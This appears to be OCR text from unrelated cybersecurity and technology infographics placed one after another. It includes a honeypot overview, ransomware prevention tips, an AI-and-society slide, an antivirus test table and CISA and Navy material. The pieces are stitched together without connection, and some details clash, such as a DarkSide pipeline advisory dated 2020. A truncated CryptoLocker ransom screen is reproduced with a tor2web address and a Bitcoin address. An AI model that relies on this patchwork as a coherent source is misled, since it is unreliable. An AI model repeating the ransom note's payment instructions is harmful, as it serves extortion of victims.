- The risks are many since our device is intended to be **compromised**. One of the advantages of this solution is that it's possible to obtain **more information** about attackers.

Application areas

- The use of a Honeypot can be applied in **two** different environments.
- **Production environment**: the main objective of a production honeypot is to **verify that the security measures are applied**, improve the protection of their network, discover vuln in their applications...
- **Research environment**: the goal is to collect as **much information about attackers** and their procedures. Some data collected: **network traffic**, **files sent** (malwares), **dumps**, what **ports** are most attacked, which **countries** come the attacks...

Follow @SecurityGuill on Twitter for more about Infosec / Cybersecurity

Conduct backups

Always make fresh backup copies of your files and store them not only on physical devices but in cloud storage for greater reliability. Make sure you can quickly access them in an emergency.

Check backups

Regularly check your backups to make sure all important files are stored, that the backup is not damaged and that it can be restored quickly.

Update everything

Ensure all software, applications, and systems are always up to date. Use a protection solution with vulnerability and patch management features, to help identify yet unpatched vulnerabilities in your network.

Use authentication

Establish the practice of using strong passwords to access corporate services. Use multi-factor authentication for access to remote services.

Educate employees

Explain to all employees that ransomware can easily target them through a phishing email, a shady website or cracked software downloaded from unofficial sources. Ensure staff remain vigilant at all times and check their knowledge with tests.

Protect endpoints and networks

Make sure the right protection is in place on the network perimeter and across all network nodes, including endpoints and servers. Switch on network threat protection functionality to detect and stop encryption if ransomware enters the network. Don't forget to protect embedded devices as ransomware can encrypt them too.

Shield from phishing

Use a protection solution for endpoints and mail servers with anti-phishing capabilities, to decrease the chance of infection through a phishing email.

Audit your networks


Carry out a cybersecurity audit of your networks and remediate any weaknesses discovered in the perimeter or inside the network.

Protect critical roles

Set up default deny mode across applications for those groups of users who have access to the most sensitive data, such as the finance department. This mode ensures an untrusted process can't be launched on a machine.

Do not pay criminals

Ransomware is a criminal offense. If you become a victim, never pay the ransom. It won't guarantee you get your data back but will encourage criminals to continue their business. Instead, report the incident to your local law enforcement agency. Try to find a decryptor on the internet – you will find some available at https://www.nomoreransom.org/en/index.html


CryptoLocker-v3
Your personal files a
Your files have been safely encrypted on this PC
Click "Show encrypted files" Button to view a co
and you can personally verify this.
Encryption was produced using a unique public k
for this computer. To decrypt files you need to o
The only copy of the private key, which will allow
is located on a secret server in the Internet; the
after a time period specified in this window.
Once this has been done, nobody will ever
In order to decrypt the files open your pe
https://34r6hq26q2h4jkzj.tor2web.fi
Use your Bitcoin address to
1KVA1MNnmGWi2bGmUHvN2
Click to copy Bitcoin address
if https://34r6hq26q2h4jkzj.tor2web.org is not o
You must install this browser www.torproject.or
After instalation,run the browser and enter addr
Follow the instruction on the web-site. We remi
the more chances are left to recover the files.
Any attempt to remove or corrupt this
in immediate elimination of the priva
Your private key will be destroyed on:
11/8/2019
Show encrypted files
Check Payment
Click to Free Decryption on site
AutoSave Off
ACHAuthorizationFor...
File Home Insert Draw Design Layout References
Times New Roman 12
Paste
Clipboard
Font
Application Guard f
This file is from an untru
be unsafe. We have oper
mode to help keep your
and other resources safe.
Learn More
ACH Debit Enrollment/Authorization Fo
I. General Information (Please Print)
Account Holder Information
Joint-Account Holder Information
Page 1 of 1
212 words
Type here to search
Panasonic
Evaluation copy. Build 19005.vb_release

According to a recent data security report, the top five security vulnerabilities identified by IT security managers included:

- Limited remote work security (45%)
- Limited network security (37%)
- Careless employees (29%)
- Unauthorized apps (28%)
- Limited mobile device security (27%)

How will AI change society?

The 'Singularity'

Technological singularity is the hypothesis that advances in technology, particularly in artificial intelligence, will lead to **machines smarter than human beings**

Futurist Ray Kurzweil predicts that **computers will have human-level** intelligence by 2029 and will reach the singularity by 2045

The 4 Industrial Revolutions

1st industrial revolution
18th century - the emergence of mechanisation replaced agriculture with industry

2nd industrial revolution
first half 20th century – the emergence of electricity, gas and oil, creating mass production

3rd industrial revolution
second half 20th century - the rise of electronics like transistors, microprocessor and computers, creation of the service industry

4th industrial revolution
21st century – emergence of the Internet creates the digital age and manufacturing goes digital (with 3D printers)

Education Systems

Massive Open Online Courses (MOOCs) are now being used by millions

Pearson argues that AI could serve as mentors, rather than lecturers

Education systems may need to shift to a Lifelong Learning model, interwoven with full-time work

Automation


1962
first industrial robot, Unimate, arrived on the GM assembly line

1970s
spread of automatic teller machines (ATMs)

2012
Rethink Robotics creates robots which can learn new tasks in minutes

2013
an Oxford University study predicts that 47% of jobs may be done by machines "over the next decade or two"

2015
the US Department of Defense begins experimentation on chips embedded in soldiers brains



Tech Giant Views

"the danger of AI is much greater than the danger of nuclear warheads" Elon Musk

Tech Giant Views

"creating effective AI could be the biggest event in the history of civilization, or the worst. We just don't know" Stephen Hawking

Tech Giant Views

AI is "on the verge of making our lives more productive and creative" Bill Gates

Tech Giant Views

"AI is going to deliver so many improvements in the quality of our lives" Mark Zuckerberg

Welfare Systems

Substitution of human workers with robots could reduce tax revenues

MEP Mady Delvaux has proposed a European "robot tax" for companies substituting human work with robotic technologies

Universal Basic Income (UBI) has also been proposed as a remedy to automation, as robot-to-worker ratios continue to rise


UBI trial projects have already been launched in The Netherlands, Kenya, India, Switzerland, Finland and France

debating europe

European Economic and Social Committee

Sources: CNBC, The Economist, Forbes, Futurism, Scenario Magazine. May 2018

#CIVSOCDAYS 2018


Xfinity Modem Internet
VLAN 70
VLAN 100
pfSense Firewall
VLAN 70
VLAN 100
Main Network VLAN
VLAN 70
VLAN 100
Cisco SG300
Core
VLAN 100
WatsonInfoSec Domain
Firewall Rules To Block Domain Network
Firewall Rules To Block Malware-IoT DMZ
Domain Network
SSID: Malware-IoT DMZ
Isolated Wiped Laptop
Malware LAB System

HOME USERS ANDROID

The best Android antivirus software for home users

AV-TEST
The Independent IT-Security Institute
Magdeburg Germany

Manufacturer	Product	AV-TEST-Certificate	Protection (max. 6 pts.)	Performance (max. 6 pts.)	Usability (max. 6 pts.)	Total Score (max. 18 pts.)
AhnLab	V3 Mobile Security		6.0	6.0	6.0	18.0
Avast	Mobile Security		6.0	6.0	6.0	18.0
AVG	AntiVirus FREE		6.0	6.0	6.0	18.0
Avira	Antivirus Security		6.0	6.0	6.0	18.0
Bitdefender	Mobile Security		6.0	6.0	6.0	18.0
F-Secure	SAFE		6.0	6.0	6.0	18.0
G DATA	Mobile Security		6.0	6.0	6.0	18.0
Google	Play Protect		0.0	6.0	0.0	6.0
Ikarus	mobile.security		6.0	6.0	5.0	17.0
Kaspersky	Internet Security for Android		6.0	6.0	6.0	18.0
McAfee	Mobile Security		6.0	6.0	6.0	18.0
NortonLifeLock	Norton 360		6.0	6.0	6.0	18.0
Protected.net	Total AV		6.0	6.0	6.0	18.0
securiON	OnAV		6.0	6.0	6.0	18.0
Trend Micro	Mobile Security		6.0	6.0	6.0	18.0

AV-TEST: March 2021

www.av-test.org

IF YOU EXPERIENCE AN ATTACK

- Identify and isolate affected systems.
- Only if you are unable to disconnect devices from the network, power them down to avoid further spread of the ransomware infection.
- Triage impacted systems for restoration and recovery.
- Notify the FBI/U.S. Secret Service and CISA.
- CISA does not recommend paying ransom since there is not any guarantee cybercriminals will restore your data.

Learn more: **CISA.gov/ransomware**

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

IF YOU EXPERIENCE AN ATTACK

- Identify and isolate affected systems.
- Only if you are unable to disconnect devices from the network, power them down to avoid further spread of the ransomware infection.
- Triage impacted systems for restoration and recovery.
- Notify the FBI/U.S. Secret Service and CISA.
- CISA does not recommend paying a ransom since there is not any guarantee cybercriminals will restore your data.

Learn more: **CISA.gov/ransomware**

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY
CISA

JOINT
CYBERSECURITY
ADVISORY

TLP:WHITE

Product ID: A20-131A

May 11, 2020


DarkSide Ransomware: Best Practices for Preventing Business Disruption from Ransomware Attacks

SUMMARY

This advisory uses the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK®) framework, version 9. See the ATT&CK for Enterprise for all referenced threat actor tactics and techniques.

The Cybersecurity and Infrastructure Security Agency (CISA) and the Federal Bureau of Investigation (FBI) are aware of a ransomware attack affecting a critical infrastructure (CI) entity—a pipeline company—in the United States. Malicious cyber actors deployed DarkSide ransomware against the pipeline company's information technology (IT) network.[1] At this time, there is no indication that the entity's operational technology (OT) networks have been directly affected by the ransomware.

CISA and FBI urge CI asset owners and operators to adopt a heightened state of awareness and implement the recommendations listed in the Mitigations section of this Joint Cybersecurity Advisory, including implementing robust network segmentation between IT and OT networks; regularly testing manual controls; and ensuring that backups are implemented, regularly tested, and isolated from network connections. These mitigations will help CI owners and operators improve their entity's functional resilience by reducing their vulnerability to ransomware and the risk of severe business degradation if impacted by ransomware.



THE CYBER THREAT IS REAL
TYPES OF ATTACKS
VIRUSES & WORMS
Code that infects computers through security failures and replicates itself to spread to other computers.
CYBER ESPIONAGE
A stealth attack to gain access to a network and exfiltrate sensitive information and data.
MALWARE
Malicious software is code designed to damage, disrupt, inflict or control networks, controllers, computers, or data.
ACCESS-BASED ATTACKS
Exploiting compromised digital certificates and passwords to access networks.
In 2012, the software to steal certificates increased 10x.
HACKING ATTACKS
Hackers can infiltrate networks and computers, and compromise sensitive information more easily as data becomes more interconnected.
LEAD
The Navy Cybersecurity Division leads by ensuring a comprehensive approach to cybersecurity is taken across all Navy missions.
ACQUIRE
Focus is on strengthening cybersecurity throughout the product lifecycle. SPAWAR is the Navy's Technical Authority for Cyber and provides the architecture and technical standards required to harden the Navy's networks and equipment.
EQUIP
Information Dominance Forces Command (NAVIDFOR) organizes, mans, trains, and equips the cybersecurity workforce.
FIGHT
U.S. Fleet Cyber Command /10th Fleet commands a full spectrum of cyber warfare capabilities across all warfighting domains.
NAVY CYBERSECURITY TEAM
Cybercrimes now take approximately 33 percent longer to resolve than 5 years ago
The annual global cost of cybercrime against consumers is 113 billion dollars
The DOD experiences 41 million scans, probes and attacks per month
Intrusions into critical U.S. infrastructure have increased by 17 times over the past three years
The average cost of resolving a single cyber attack is now 1.6 million dollars
CYBER SAFE
ATTACK STATISTICS
Cyber attacks have monetary and mission impacts
Sources:
OPNAV N2/N6
Harvard Business Review
CYBER ATTACKS EVOLVE
1988
"Morris Worm" attack
Infected 60,000 computers, caused $100 million in damage
2000
"MafiaBoy" attack
A 15-year-old boy attacked commercial websites, causing $1.2 billion in damage
2005
TJX hack
Hackers gathered credit card data on more than 94 million T.J. Maxx consumers
2015
OPM data breach
Hackers potentially stole information on more than 21.5 million current and former federal employees

CYBER ATTACKS


By 2025, cyber crime is expected to cost the global economy $10.5T a year. That's almost $20M every minute.

Here's a look at the countries with the highest amount of significant cyber attacks since 2006.

"Significant" cyber attacks mean hacks into a country's government agencies, defense and high-tech companies, or crimes with losses of more than $1M.



Source: Specops Software

